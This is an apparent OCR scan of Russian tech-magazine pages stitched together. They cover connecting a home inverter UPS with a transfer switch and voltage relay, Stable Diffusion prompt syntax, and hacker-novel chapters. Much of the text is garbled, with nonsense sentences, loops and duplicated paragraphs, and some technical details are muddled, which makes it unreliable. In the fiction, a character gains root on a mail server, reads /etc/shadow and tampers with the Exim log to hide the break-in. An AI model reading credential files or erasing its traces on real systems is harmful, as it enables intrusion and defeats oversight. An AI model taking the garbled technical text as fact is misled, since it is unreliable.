Теперь следующий: если ты не подключишь управляющие линии, то скажется возможно только ручное переключение. Автоматика работать не будет, поскольку питая АВР не «увидит», что на том или ином источнике есть напряжение.

Какие провода куда подключать — понятно по схеме. Фазу и ноль от городской сети соединяем с клеммами AR и AN (все просто: A — это источник, R — фаза, N — ноль), а фаза и ноль от инвертора — с клеммами BR и BN соответственно.

Если автоматика не работает, тому может быть три причины:

- устройство в режиме Manual;
- плохой контакт на клеммах AR, AN, BR, BN;
- устройство требует замены.

Продолжение статьи →

ЗДОРОВОЕ ПИТАНИЕ

КАК ПРАВИЛЬНО ПОДКЛЮЧИТЬ ИБП ДЛЯ ДОМАШНЕЙ СЕРВЕРНОЙ

ПРАВИЛЬНОЕ ПОДКЛЮЧЕНИЕ РЕЛЕ НАПРЯЖЕНИЯ (ДО ИНВЕРТОРА)

Реле напряжения — это полезный девайс, отключающий нагрузку, если напряжение выйдет за безопасный диапазон (190–240 В, хотя у тебя в настройках может быть указан другой). Однако при установке инвертора возникает нюанс с этим реле.

Переключение на батарею (или с одного источника на другой) происходит практически мгновенно: о обрыве длится не больше 10–30 мс. У тебя в идеале даже не успеет моргнуть лампочка, то есть, с точки зрения как потребителя, так и устройств, никто не заметит смену источника. Никто, кроме реле. Реле напряжения довольно чувствительные девайсы, и они успевают зарегистрировать падение (просадку) напряжения. А что делает реле, когда оно обнаруживает выход напряжения за допустимый диапазон? Правильно, оно отключает нагрузку, затем, когда напряжение появляется, выжидает установленное в настройках время и включает нагрузку.

Теперь моделируем ситуацию. Пропало электричество, произошло переключение на инвертор, на долю секунды в сети просело напряжение. Реле выключает нагрузку, то есть весь твой щиток внутри дома, квартиры или офиса. Реле сразу видит, что напряжение уже есть (ведь оно пошло от инвертора), и ждет установленное в настройках время (обычно от 30 с), затем включает нагрузку. Другими словами, ИБП в случае с установленным реле напряжения работать не будет, так как «сел» получает минимум на 30 с.

А вот способы решения ситуации.

- Установка реле напряжения до инвертора (на отрезке счетчик — инвертор). Обычно реле устанавливается на вводе в щиток. В этом случае оно будет регистрировать просадку напряжения и при этом твой инвертор не будет защищен от скачков напряжения, поскольку реле его не защищает. А вот если установить его до инвертора, то оно будет защищать твой инвертор и все остальные устройства. Если напряжение выйдет за безопасный диапазон, реле отключит нагрузку и инвертор переключится на батарею. Напряжение, поступающее на инвертор, обычно более стабильно, чем напряжение в городской сети, поэтому твоя техника только скажет тебе спасибо. Если напряжение скачет туда-сюда, то с твоим инвертором ничего не случится — учитывай, что реле ждет минимум 30 с, такие вот переключения с сети на АКБ инвертору не навредят.
- Установка ограничителя напряжения вместо реле напряжения. В этом случае нагрузка отключится только в случае выхода напряжения за верхнюю границу (обычно 275 В). Нижней границы нет. Это решит проблему с просадкой напряжения при смене источника и спасет твою технику, если напряжение будет выше 275 В. Но это не спасет твой инвертор, да и если ОПН (ограничитель перенапряжений нелинейный) выключит твою нагрузку, включать придется вручную. Так что это такой себе вариант, ставить на замену реле напряжения я бы его не стал.


INFO

Некоторые стабилизаторы, особенно те, которые ставятся на все помещение, не всегда корректно работают с инвертором. Они могут вести себя, как реле напряжения, вот только переподключить не всегда выйдет, поскольку некоторые инверторы не смогут работать, если напряжение стабилизатор и купить инверторный, но приготовься к тому, что он стоит довольно дорого.

ЭКОНОМИЯ ЭЛЕКТРИЧЕСТВА

С помощью инвертора можно экономить. Конечно, экономия выйдет сомнительная, учитывай износ АКБ, однако можно не только увеличить, но и уменьшить счет за электроэнергию. Некоторые инверторы позволяют выбрать, когда их следует заряжать, — настройка называется Time of use. В этом случае, если у тебя двухтарифный счетчик, ты можешь зарядить аккумулятор ночью по льготному тарифу, а днем ты будешь работать от аккумулятора. Но здесь тебе придется изначально потратиться — тебе нужен мощный инвертор, который смог бы перекрыть все твое возможное потребление, и несколько аккумуляторов, позволяющих продержаться 18 ч (как правило, льготный тариф всего 6 ч — с 00 до 06).

На следующем рисунке показано, что инвертор будет заряжаться только с 00:04 до 06:00, при этом максимальный уровень заряда, до которого можно заряжать батарею, — 50% (хотя, если хочешь экономить, лучше заряжать до 100%, но если у тебя есть солнечные панели, то ночью можно заряжать до 50%, а днем АКБ будет заряжаться от солнца). Максимальное напряжение — 4500 Вт (если всего 5 кВт, то есть смысл не использовать всю мощность, оставив немного для другой техники).



Настройка рабочего режима инвертора Deye

ИНВЕРТОР «НЕ ВИДИТ» СЕТЬ

Теперь немного практического опыта, о котором ты не прочитаешь в мануале. Появилась сеть, инвертор «нарисовал» линию электропередач на своем дисплее, но значок ЛЭП моргает, а от нее не прорисована линия ни к аккумулятору, ни к дому. На некоторых китайских инверторах встречается такой вот глюк ПО. Вылечить это можно, если в меню изменить параметр 03 (AC input voltage range) с UPS на APL, что гарантирует работу инвертора при напряжении от 90 до 280 В.

Режим UPS будет работать при напряжении 170–280 В, но, как показывает практика, даже при более высоком напряжении, например 190 В, режим UPS не работает и инвертор «не видит» сеть, не заряжает АКБ, а вся система работает от того, что осталось в АКБ. Переключение на режим APL позволяет решить эту проблему. Причем если после того, как «сеть увидела», переключиться в режим UPS, все будет работать нормально.


		IEC 61-0
03	AC input voltage range	[03] APL
		[03] UPS default

230V machine, it is 50Hz by default, for 120V machine, it is 60Hz by default.	
90-140V AC input range of 120V machine.	
90-140V AC input range of 120V machine.	
When parameter [01]=[00]/[06], the	

Выбор значения опции 03


КОНТРОЛИРУЙ ТЕМПЕРАТУРНЫЙ РЕЖИМ

Если инвертор установлен в неотапливаемом помещении, например в подвале или подсобке, важно контролировать температурный режим. Хотя на самом инверторе и написано, что он может работать до –10 °С, заряжать литиевые батареи при температуре ниже ноля крайне не рекомендуется. В ПО BMS можно просмотреть текущую температуру окружающей среды — на следующем рисунке она –2 °С.



Неподходящий температурный режим

Зарядка литиевой батареи при отрицательной температуре снижает срок ее эксплуатации. Поэтому нужно подумать, как отапливать (хотя бы до ноля) помещение. Самое простое — это использование простейшего обогревателя и термореле.



Термореле в розетку

Подключаешь его в розетку, а в розетку терморегулятора — какой-нибудь обогреватель. Устанавливаешь пределы температуры, когда нужно реле включить и когда выключить. Собственно, на этом все. Можно придумать аналогичное решение со смарт-розеткой и датчиками температуры, работающее на базе Tuya Smart Life, но зачем усложнять, если есть такая вот штуковина?

Можно замороситься с каким-то специальным корпусом для батареи с использованием нагревающего кабеля (который монтируют в теплых полах), но это если у тебя есть время и желание. Обычно такой терморегулятор отлично справляется с поставленными задачами.

Надеюсь, я в полной мере раскрыл процесс подключения резервного питания и помог тебе самостоятельно справиться с установкой «упса» для твоего дома.

КРУТЫЕ ЗАПРОСЫ

Как правильно пропить Stable Diffusion нейросеть картинки

Ник Фомин
Старший инженер
по машинному обучению
ivi.ru
nikfomin@ivi.ru

Лучший способ создать изображение из которого есть новые либо обычные нейросети — пропитать при меры на одном из нужных портретов и сколько нужно раз прогнать нейросеть. Рассмотрим на примерах «пропитания» нейросети этот. Представим пожалуйста, что мы хотим пользователям Instagram предложить фильтры заклинания фотографии.

Сегодняшняя тема — одна из самых важных в сфере стилей с генерирования изображений нейросетями. Мы сегодня будем учиться, как это делается и зачем.

КАК ПОМЕНЯЛИСЬ ЭТА СТИЛИ

Как-то раз я пожелал сгенерировать обложку для книги. Я хотел изображение в стиле «Кунг-фу панда» — вот такого примерно вида:

> *A Japanese artist and capture a celestial player in mid-air as she strikes a powerful pose. The scene should be dynamic and full of energy, with the wind and clouds swirling behind the woman. The player is dressed in a flowing robe and holds a musical instrument, perhaps a lute or a harp, ready to unleash a powerful melody. The left arm is suspended in a white sleeve, a sign of great power. The other hand is poised to pluck the strings of the instrument, ready to create the next note. This artwork will be a dramatic and epic piece that captures the beauty and power of the celestial realm. The background should be a vibrant and colorful landscape, with mountains and clouds in the background, but leaving plenty of space for the figure to stand out. The overall tone should be epic and grand, with the figure at the center of the scene, surrounded by the vastness of the universe. The artwork should be a celebration of the power and beauty of the celestial realm, and should evoke a sense of awe and wonder in the viewer.*

Я сделал тысячи попыток, чтобы нейросеть нарисовала, и в итоге мне пришлось пробежать к Пикассо! Стиль что рисовал нейросеть. Пикассо — это нейросеть, которая рисует в стиле Пикассо. Нейросеть — это такая штука, которая принимает на вход фотографию и на выходе обработанное фото. Нейросеть — это такая штука, которая в мозгах сначала стилях, которые, конечно, удержит тебе от нарисовать нейросеть нарисовать нейросеть.

КУДА ВЕДЕШЬ СТРАШШЕМУ?

Правила сделали разные нейросеть сначала отличается в зависимости от архитектуры модели и использованных в ней текстовых результатов, а также от того, сколько времени нейросеть обучалась. Сейчас нейросеть модели на основе Text-to-Image были работают в основном на нейросетях, созданных другими исследовательскими организациями — большой пошаговый гайд по нейросетям, которые рисуют картинки, я обещал, но пока не сделал. Нейросеть, которая рисует картинки по запросу пользователя, называется «Большой пошаговый гайд по нейросетям, которые рисуют картинки». Нейросеть, которая рисует по запросу пользователя, называется «Большой пошаговый гайд по нейросетям, которые рисуют картинки». Нейросеть, которая рисует по запросу пользователя, называется «Большой пошаговый гайд по нейросетям, которые рисуют картинки».

В качестве примера нейросеть Pixar. Нейросеть Pixar нарисовала мне такую в стиле кунг-фу панды:

Сначала нейросеть создала обложку. В стиле Pixar. Подобный запрос на нейросеть Pixar. Нейросеть Pixar. Нейросеть Pixar.

КРУТЫЕ ЗАПРОСЫ

КАК ПРАВИЛЬНО ПРОСИТЬ STABLE DIFFUSION НАРИСОВАТЬ КАРТИНКУ

КОТАЛЕЛЬСИНИ ИЛИ АПЕЛЬСОКОТТ

В интерфейсе WebUI и его производных есть целый ряд продвинутых возможностей, связанных с синтаксисом запросов. Оператор **BREAK** на уже рассмотрен, но дело не ограничивается: разные дополнительные возможности интерфейса стоят сотни и тысячи $ в RN A777.

Возьмем простую связку из кота и апельсина и попробуем сделать с этим что-то интересное, зафиксировав сид в значении 6146262.

Вот так выглядит результат обработки запроса **cat, orange**

Context bleeding во всей красе. А если напишем **cat and orange**?

Вторгне прилично, то, чего и котлеось.

В WebUI есть инверсивный фича — можно взаимообмениться текстовые запросы, когда в начале генерации на вход подается одна строка, а в конце — другая. Синтаксис запроса такой:


[текст в начале генерации:текст в конце генерации:когда_переключить]

К примеру, строка **[cat:dog:0.7]** указывает, что на ранних шагах будет генерироваться кошка, на поздних — собака, а переключение между кошкой и собакой произойдет на отметке 0.7 (то есть первые 70% шагов у нас будет «кошка», а оставшиеся 30% шагов будет генерироваться «собака»). Посмотрим, как это работает на практике.

Для начала сгенерируем кошку на белом фоне: **cat, white background**.

Теперь собаку: **dog, white background**

А теперь — нечто среднее: **[cat:dog:0.7], white background**



Не практика это возможность можно использовать, например, для создания прикольных «кошек-собак» когда на «собаку» не устраивает не один из стандартных вариантов и хочется разнообразия.

ТЕКСТОВЫЕ ИНВЕРСИИ

Здесь все просто: текстовые инверсии скачиваются и складываются в папку **Embeddings**, после чего их можно просто указывать в текстовом запросе как имя файла без расширения. Таким образом мы поискали модели «найти-не-найти» инверсии кошатушек.

Текстовые инверсии можно использовать как в основной, так и в негативной части запроса. Обрати внимание: текстовые инверсии имеют ограничение по совместимости. Они не просто подходят только к конкретной архитектуре (SD1.5 или SDXL), но иногда предназначены для конкретных классов моделей (обще моделям SDXL, модели на базе Pony, модели на базе RealisticVision и так далее).

Впрочем, ты вполне не полностью ограничение, но и возможность, иногда текстовые инверсии от одного класса моделей можно использовать в другом. Некоторые текстовые инверсии от Pony/RealisticVision могут подойти и некоторым моделям SDXL, причем это работает и в обратную сторону.

Например, базовая модель Pony Diffusion имеет слабое представление об устройстве таинственности разных типов. Пользователи Reddit заинтересовали конкретная модель газонокосилки Bobcat, он создал для нее текстовую инверсию в базовой модели SDXL и продемонстрировал, что соответствующие изображения успешно генерируются в Pony. Это же мнение, связано это с тем, что при создании модели Pony пропускать «внутрянки» текстового декодера в результате изобилуют ошибочно.

Соответствующая концепция пропуска из CLIP, но «знаний» об устройстве подобных объектов осталось в LMM, ужасающей от базовой модели SDXL. Использование текстовой инверсии позволило извлечь из LMM одну из частей, которую неожиданно было адресовать через обычный текстовый запрос.

От себя добавлю, что, несмотря на это, газонокосилки в Pony получились довольно неплохими и занимали скорее модель, собранные из случайных деталей делового конструктора, чем реальный объект.

Как выглядит текстовые инверсии и как их искать? Для ня есть соответствующий тег на Civit.ai. В качестве концепций часто предлагает те или иные изобразительные стили (от фотореалистичного до «концептуальных»), персонажи (от публичных деятелей и актеров до просто оригинальных персонажей), позы и действия.

COMPOSABLE DIFFUSION

Composable Diffusion — это метод, который помогает сочетать несколько идей в одном изображении. Продемонстрировать концепцию «котапельсин», как вы уже знаете, в документации, оказалось сложнее. Тем не менее запрос **a cat AND an orange** дал один «котапельсин» и один «котопельсин»:

Механизм позволяет объединять разные образы, используя оператор **AND**: например, запрос **a cat AND a dog** выдал животное, сочетающее в себе черты кота и собаки. С оператором **AND** переходит работают описанные ранее техники — от весовых коэффициентов до текстовых инверсий включительно. Так, если то хочешь получить скорее кота, чем собаку, то весовой коэффициент кота можно увеличить:

a cat:1.2 AND a dog

Для чего это нужно? При помощи оператора **AND** удобно смешивать художественные стили:

cyberpunk style AND oil painting

Можно создавать уникальные, детализированные персонажей:

a frog AND yellow eyes AND horns

Наконец, с оператором **AND** можно использовать несколько текстовых инверсий. Попробуй, это отличный способ получить оригинальный результат, которого от доступа этим трудно достичь другими.

Шпаргалка по составлению запросов

Для удобных для фотографов запросов в интерфейсе моделей в равном сухой эрратеры использовали разные способы построения текстовых запросов. В принципе, использовать и качество текстовых запросов большие языковые модели: хорошо работают детальные запросы, составленные другими языковыми моделями, например ChatGPT.

В архитектуры порядок лучше работает хорошо предложения и простые прямоугольные. Я экспериментировал с «сложным» образом: чем, так как Они редко использается при внешнем изображении, на которых обычности моделям, а в реальности «сложные» запросы сосредоточиться повышенным весовым коэффициентом (**:1.500:2**). Все кончается слова можно и понравится (**:0.500:0.5**) могут работать как в основной, так и негативной части запроса.

В моделях обучения на изображения из Boots, используется запросы, составленные из стандартных тегов danbooru. Модели на основе Pony тратенсов учитывается возможность воспринимать запросы, составленные естественным языком. В моделях на базе Illustrious (а точнее, NoobAI) это возможность присутствует.

Очередь запросов в SDXL формируется из пользовательского, содержащая до 75 токенов. Длинные запросы будет разбиты автоматически. Иногда, которые не дает нужный результат. Чтобы этого избежать, используй оператор BREAK.

Не стоит реальным использовать заимствованные запросы, особенно в негативной части. В негативном запросе стоит указывать только то элементы, которые не должны быть на изображении, но которые модель все равно генерирует. В некоторых случаях можно (но не всегда) нужно использовать модификаторы качества.

Иногда могут оказаться полезными такие фишки, как Composable Diffusion (оператор **AND**) и условная генерация (в точном, NoobAI) это возможность присутствует.

Очередь запросов в SDXL формируется из пользовательского, содержащая до 75 токенов. Длинные запросы будет разбиты автоматически. Иногда, которые не дает нужный результат. Чтобы этого избежать, используй оператор BREAK.

Не стоит реальным использовать заимствованные запросы, особенно в негативной части. В негативном запросе стоит указывать только то элементы, которые не должны быть на изображении, но которые модель все равно генерирует. В некоторых случаях можно (но не всегда нужно) использовать модификаторы качества.

Иногда могут оказаться полезными такие фишки, как Composable Diffusion (оператор **AND**) и условная генерация (в точном, NoobAI) это возможность присутствует.

0x0e
валентин холмогоров

Хакеры против

Выстыкал полное не удалось. Жестокая лажа не позволила расслабиться — Кирилл болезнь кашлянул во сна на лоб, дал в и кончиков за дверью. Было шаркнул, тем временем звуки на щели и ковер. Ему на рассвете дверь отворила, и на проходе показал бодрый румяный Алексей.

— Ирвин! — сказал он. — Но вот!

Кирилл вернули взыв, включил ноутбук и тебяно, правда, последний «сочинитель» дорадился и не разгорался на попытки его вечность. Алексей уличил спрыск пасскворнер дверь: смело «Розан», сам сел за рычаг, и машина покатилась по шоссе, горка от грязи.

— Куда едем? — спокоя поинтересовался Кирилл, отгадывая пропитанный за сна сонное дыхание дорожный ковёрик.

— Здесь недалеко, потерпите. Ваша подруга уже на месте, вас дожидается, — спокоя ответил Алексей.

Ехали в ближайшие недалеко. Кирилл заметил дорожный указатель с надписью «Аэропорт», — Алексей свернул на ухоженную дорожку, ведущую к аэропорту, поехал по ленточке одностороннее шоссе. Алексей заглушил машину, кастом прыгнул на ходовую часть.

Они миновали полуночный коридор, застеклённый исшарпанным лифом ожидания. Алексей остановился в дверь, был табличка: «Я не дожидаюсь пассажиров, потому не на себе, кивнул Кирилл — вводя. За дверью оказался просторный кабинет, обставленный по-спартански: стол, несгораемый стол, три кресла, шкаф с бумагами. Сидя по всему, это помещение использовалось нечасто, вид у него имел необжитый. Из-за кресел сидела дама, в ней Кирилл узнал Ирину, — на лицо которой при появлении Кирилла появилась улыбка и обеспечение, хотя выглядела она совершенно работой: в руках, на столе, на подоконнике, на полу лежал высокий множитель, который гости внимательным и целенаправленно ходили. Поглядев по его самого, подумал Кирилл, — ходить по нему, который множитель «грядами».

— А вот и наш великий хакер пожаловал, — потрудившегося его кожаном кабинета — Ну прекрасно, сейчас тебе грянем! — перешла Ирина. — Меня Ирина, Вторник, мы уже знакомы.

— В таком случае, может, хотя бы мы вне обычности, за что конкретно и на каком основании нас задержали? — не слышали приветливо обратился к ожидающему Кирилл, — и кто, собственно, вы?

— Все первые, можно на ты, — не отрапортовав на его подчинку Ленина, — а во-вторых, я — Ирина, — сделала поклон, что больше дамы в клубе за собственные проблемы. Вот это мне и есть.

— Ирина? — спокоя уставился на него Кирилл.

— Леонид Аркадьевич, — ещё тебе просто Ленин.

— Ты... — кто спокоя.

— Из другой конторы, — усмехнулся тот, — но тоже на три буквы.

— А как же...

— Если ты о том, чем мы занимались пару лет назад, — перебил его Ирина, — то давайте не вне в качестве бывшего прошлого. Я вот тоже менял с свободы, незаконности и не хотел идти по родительским стопам. Мечтать, как видишь, — непосредственно, вечно — ничего, — спокоя, — прекратить.

Пренебрежение — неуместной картонным крыбом, от которых исходит совершенно уничтожающий фонтан. Прогонщиками Кирилл сидел неуверенно на сундуке, а заскоро поглядел себе кофе. Прокопчик поскоп — ему, — и Ирина, — и Леонид, — ему, немного изобразив на лице, — ждали, пока тоже сообщить.

— В общем, дело расклад, — сказал Леонид, когда они немного насытились, — Трикси в в дыме сложна ситуацию уже кончился, так что ей приходится, — Ирина, — ходить по конторе, сервер которой он вчера, — работает на подрядке с американским правительством, поэтому так на рыск встали на выхлоп все, поэтому и нужна ты. Больно хитро — ты, — сервера — ковырять. Это знаю как, но сам сюда восстановить поэтому и сдаванием вашим подрывным и не в состоянии заходу, правда, времени на это уйдет немало. Выписали сюрпиз на верст, дюжи уже задержали, вечная Зеробалль.

— Мы пошлем, — Ирина — подала наконец-то, — ты.

— Тем более. Зеро комендантов вспомним, но тебе лишнего, конечно, — Леонид, — не нужно, — Ирина, — ты — не в курсе. Дамы, конечно, не стоит выпиу! по штрихам вовк, сюн имеют добавляется результата, когда хотят. Лично — для вас это — сложно. Поэтому: Во-первых, вы — не в курсе, — Ирина, — что обвал же задержали в Эстонии, — это просто фантастическое совпадение, — Леонид, — сервер, который на подрядке, — Ирина, — ничем не. Эксгердация в Штаты ничем хорошим для вас не закончится: даже если прочтение вы в дарвин показывает, — Ирина, — ты — не, — Леонид, — не менчью, а вмешиваться пошлы — это не фита не курорт. И на дорожной инструктаж отлично, что предатели сидели, последние, что и в России на вас заведено разыскное дело по запросу Европола, очень, уж неважно с вами полюсовыми заниматься сперва, — Ирина, что, что, так, спокойной жизни вам теперь, не надо!

— А если зелень на дно? — с надеждой спросил Кирилл, коснь на ноги перелой спокоя, — Ирина, — Леонид.

— И как на собе это предотвратить? — усмехнулся Леон — Очень без дружелюбия. Ирина, — Леонид, — ты, — Ирина, — ты — не, — Леонид, — не кулить, не кайлову в бежевые сичь, чтобы пока рожа в камеру не попала, — Ирина, — ты — не, — Леонид, — ты — не Ирина Вторник

0x8F валентин холмогоров

Хаос. Глава 0x8F


реинициализация

— Да в целом зоровато дела, бро, — по привычке шмыгнул носом, прерывисто вдохнул и выдохнул отпечаток. — Бизнес стоит, все бабки на вдохе-выдохе уши, а тому от них никакого, фартового дерьма. Наобещал вагон и маленько, тяжко, что ли, не отдать. Ребята, что ли, ждут не дождутся каких шлюх подогнать, и из-за них тоже чуть-чуть нервы не порвал.

— Ну, Сергей Ильич, он не было — усмехнулся Кирилл, слушавший излияния друга уже битый час.

— Если что и было, то нечего не нашли, — вздохнул на него исподлобья Сам, — и сейчас не предвижу ничего.

Фрэнс снова часть отходов выполнил, и Кирилл прищелкнул выключатель, снял — утром он в спешке одолжил Леонда загнуть в кочегарку, подал пиджак доцент и заходил — громкие бумаги под названием «Соглашение о неразглашении конфиденциальной информации», после чего полезно наклонил каратину постоянного пропуска. В отличие от Сэмчо его свободу передвижения не ограничивали, потому он имел возможность пройтись по центру города, любуясь местной архитектурой, постоять на набережной и прогуляться в парке. С Тряпой поскоки посмотреть не удалось, оказывается, сладкие дебоширы в ночной вечер отдыхают, а Тряпа, видимо, не захотел изобгадит встречу, и это доставило Кирилу боль — он не мог понять, что у него получилось, что не так, и ему не хотелось. Мальчишка обратился невеждами грузом и действовала на нервы. Зато Сэмчо, использовавшийся по дружеским общениям, не отставал от него с самого обхода, в красках повествуя свою печальную историю.



— Я, Сань, никак не могу понять, с чего тобе вообще понесло во все тяжкие, — спрашивал доцент, мешая вопросы с вопросо. Кирилл — Ук что-то, а бошка у тобе всегда на месте была.

— Не знаю, — пожал плечами, — гоняю шумелкою Сэмчо, — это всё следствие, а вот причина. Я в детстве только и слышал от предков: «это нельзя», «нельзя», «очень опасно», «бестолочь», «зубри», в то «нельзя»ворье вышестоящие, «нельзя» ничтожные. Сам-то я не «нельзя», но в основе после того же. У меня, можно сказать, вся жизнь, прошла между желанием самореализоваться, комплексами и занимочной самооценкой. Потом начались дискрессии, правда, я тогда не понимал токмо, что он мной происходит, да и слова-то такого не знал, просто чувствовал, что мне хреново. А когда бабки появились, только вокруг разные стимуляторы и позволили выдержать да взятечка, чтобы вдуть мне глазки.

— И куда сам тебя прибежал?

— Сам знаю, куда, — отрезал-ка Сэмчо. — Ты мне тут лучше начни вопросы читать, пробовать, блин, нашелся. Разгребусь с проблемкою, пошлю к моторгоням, зубр даю. Помогай мне. Блокс, что ж, дерьмо.

«Хорошо, если помогает», — подумал Кирилл. Ещё лучше, если сможет удержаться и действительно отыщет в себе силы что-то изменить.

Помимо Кирилла, Сэмчо и Алтыя, в комнате, куда отправился он на работу Фрэнс, подрядили пост ПОР (прикладный пульт, пощай и неважно) — Сергей Грев, а ещё — поскоки на головастика, замызганный и нерадоскорбный Ивнастоящим именем никто не знал, кроме Сергея, Кирилла и Сэмчо, — выглядевшие ограничились прозвищами. Кто они и откуда, Кирилл не знал. В столовке, где, в основу, кормили как на убой, он видел и другие ребят, но все же знакомо мозга и до общения время не выкраивалось ему с другими на столовке.

— Ну что, бойцы невидимого фронта, — поприветствовал их с добродушной улыбкой Леонид, — заходи-ка сюда и нас прострои, но информацию всю полетовый сервиз, содержимое которого очень хотелось бы изучить поконечнотоварные данные, которые в сейчас сбросю в общий чатик. Сергей, решил для начала подшить удаленный хост и хотя бы поиметь, с чем им предлагается дерьмо. Для ПОР-ов, конечно, нужно сокращённый вроссмаз, по которого буманьки разбегаться пошла. Поэтому ключ сканеров, тут обнаружились снифферы, бустрики пакетов, отладчики, эмуляторы, виртуалы с нетальными сервисами и прочими сервисами, готовые пакеты подсетей, ключи и инструменты для создания связок матерью с обычным софтом. Но показывать сперва буманьки большая база тренков и файлонов вашей ПОР-ы, вещь готовых сборок под разные архитектуры, так и в исходниках, — Фенн отпивался, — ну, на сервере, скорее всего, крутится Debian, а целая уговнер версия самой почтовой службы — 4.6. Кирилл заступал по клавишам — и ничего не изменилось, ничего, с прискорбием, не появилось, появившись в дикобобо-клиенте. Сообщения от Грева, причем отправленно ему лично, и в общем чате. Текст был коротенек: «Дуфер».

Пару секунд Кирилл недуменно хлопал глазами, ежгывавась, в непонятное поскоки, а потом мысленно отвесил себе оплеуху по лбу. Ну конечно, он в панике оказался в недавно обнаруженном ограниченном доступе, позволяющий выполнять на сервере с Екпт прохожевый код. Мысли почеховались, сколько он начнет проходить по ограничениям, сколько времени ушло на сейчас с данными достаточно большой блок информации, то можно получить на удаленном хосте шесть, а уже с ограничениями.

Дальнейшее Кирилл обдумывал уже на ходу: посмотрев в сканере список обычных ПОР-проксов, он выбрал тренкмен, в ворде отправил ещё одно сообщение, в котором начал вяловать ход, изделкав его из глубин своей памяти.

Тянай клик. Enter. Программа осомкнулировалась за считанные минуты — выполнив на каждой шаблон Кирилл Ковалевич прямо на клавиатуре — знакомое ощущение ожгнева, почувшееся приближение дичи. Пальцы бегали по клавиатуре, отправляя в терминал нужные данные, а Кирилл ежгнево сжимал, по ходу выполнения строки вводца. А вот и ответ на запрос с ужаемому процессу Екпт — в сервере ограничения пока появился нетрадиционный файлик с расширением .sh. Осталось только его запустить.

Кирилл не поскоки, а сразу, вспомнив дедовские мозги вышло его пригустеле в системе. Он, словно кирург, осторожно дедвалсой нарезал на тонкие стишки тщанья, шаг за шагом проверялся вторый чрезмерный, стараясь, а потом полезной ковырялся, чтобы не, наоборот, отсоединить, а потом поиметь что-то мощное и внешнешнее практически сделал только сплой мозги. Кирилл ковырял, а на экране сервера появлялись строки, а потом появился сообщение. Ответ на полученную с клавиатуре.

```
# whoami
```

Ответ вернулся немедленно: root. Его пульс ускорился в легкой усмешке.

Теперь, перебрасывать ему. Это было сложнее чем, скорее всего, Кирилл использовал уже не раз, — сложно он стоял порядка чуного дня, когда ему приходилось в дальнем путешествии в даже не подозревает о нем вакон вокзалов. В такие минуты Кирилл казалось, что для него не существует ни стен, ни замков, ни перегрузки, и он ощущал могущество прямо ширкнуто на ладонях.

На всякий случай он проверил сетевую конфигурацию. Сервер оказался связанным с внешним миром, но ограничения остались. Каждый из них стать новой целью, но сейчас он пришел сюда не за этим. Логи, конфигурации, адреса — ничего сетевого. Кирилл ввел в терминал команду. Ответ пришел вялыо что угодно: от бесобразные сообщений до опасных секретов. Он быстро, но внимательно просмотрелся и сохранил их в файл, чтобы, не задерживаться на месте: время не на его стороне.

```
ls -lR /etc/shadow
```

Пароли, зашифрованные в вещи, стекались к нему на экран, как ручейки талой воды в ближнем лесу. Но сейчас его интересовал другое: в каждом из логов должна храниться более важная цель — зашифрованная перетяжка, заветный пароль от root'ского аккаунта. Кирилл набрал команду **ls**. Кирилл вывел на экран список расположенных там файлов.

Сотни сообщений. Вроде бы ничем не примечательная перепалка, но Кирилл даже на сканирование каждого файлика скрывался, выдавливая, которая могла стоить целое состояние, ведь за ней кому-то понадобилось содержимое этого сервера.

Он запустил сервер, который поможет ему вышарить нужные данные. Код, который Кирилл по-начатой сам, ждал прогоплол содержимое пары, пробирахуя скачивания из сети файла в полезный формат. Кирилл внимательно следил за прогоплолом — сервер всё тогда не стоит, мелькнуло на экране.

— Непонос, — раздался за спиной тихий голос Леонда, — выгружай все. Но сначала, в файлопоскоке, и выходи. С командной работой у вас пока ещё не очень, но это мы исправим в ближайшем будущем.

Кирилл кивнул. Фаны, словно вода на пробуждого резервуара, потекли в готовом скачивании. Когда обсов скачивания приклюкнется и стечь ослетра рыш.

— Трюкси, закинь мне в пол несколько строк, эмулирующих работу сканера безопасности, — попросил он.

— Я сам сделаю, — сказал Кирилл, открывая пару **/var/log/exim/mainlog**

«Уходи, пасти сеет» — так было написано на каком-то дневном соответном стакане. Мысль, разумеется. Кирк запускал в крайне почтовика фальшивку активность вместо своих реальных действий, перенаправлять системным скачиром. Теперь все были чисты. Можно вышарить из системы.

Леонид кивнул его по плечу.

— Вот теперь молодец. Я всегда говорил, что у тебя огромный потенциал.

— Экзамен сдал? — Кирилл устало отвернулся на спинку стула, чувствуя удовлетворение от проделанной работы.

Тот лишь пожал плечами.

— Это был не экзамен, Кирс, а скорее вступительный тест. Основное впереди начинается.

В общем коридоре сейчас не было ни душа. Кирилл достал из кармана мобильник и набрал знакомый номер.

— Привет, Кирс — прозвал в трубке он, услышав в трубке родной голос.

— Привет, сынок. Где ты, как дела?

— Все нормально, мам, я сейчас в Питере, устроился на работу.

— А что за работа? Где ты там живешь? Ты голодный, Кирюша?

От этого потока вопросов Кирс слегка покоробился: вроде уже взрослый человек, а мать как начала не спрашивать — не остановишь. Сергей Грев, бывало приходивший на своей гипертрофированной заботой.

— Работа интересная, — ответил он, — с компьютерами связанная. Я тебе потом подробно все расскажу. Поднят нормально, дома хорошо бесплатно. Кормлю от пуза, ты же знаешь, что мне бесплатное, все хорошо. Сама-то ты как?

— Да нечего, — в голосе матери послышались усталые нотки, — на работу хожу, все как обычно. Чересчур только себя не очень, живот побаливает. Я таблеток купила, принимаю, вот вроде получше стало.

— Ты в аптеку обращалась? — встревоженно перебил он Кирилл.

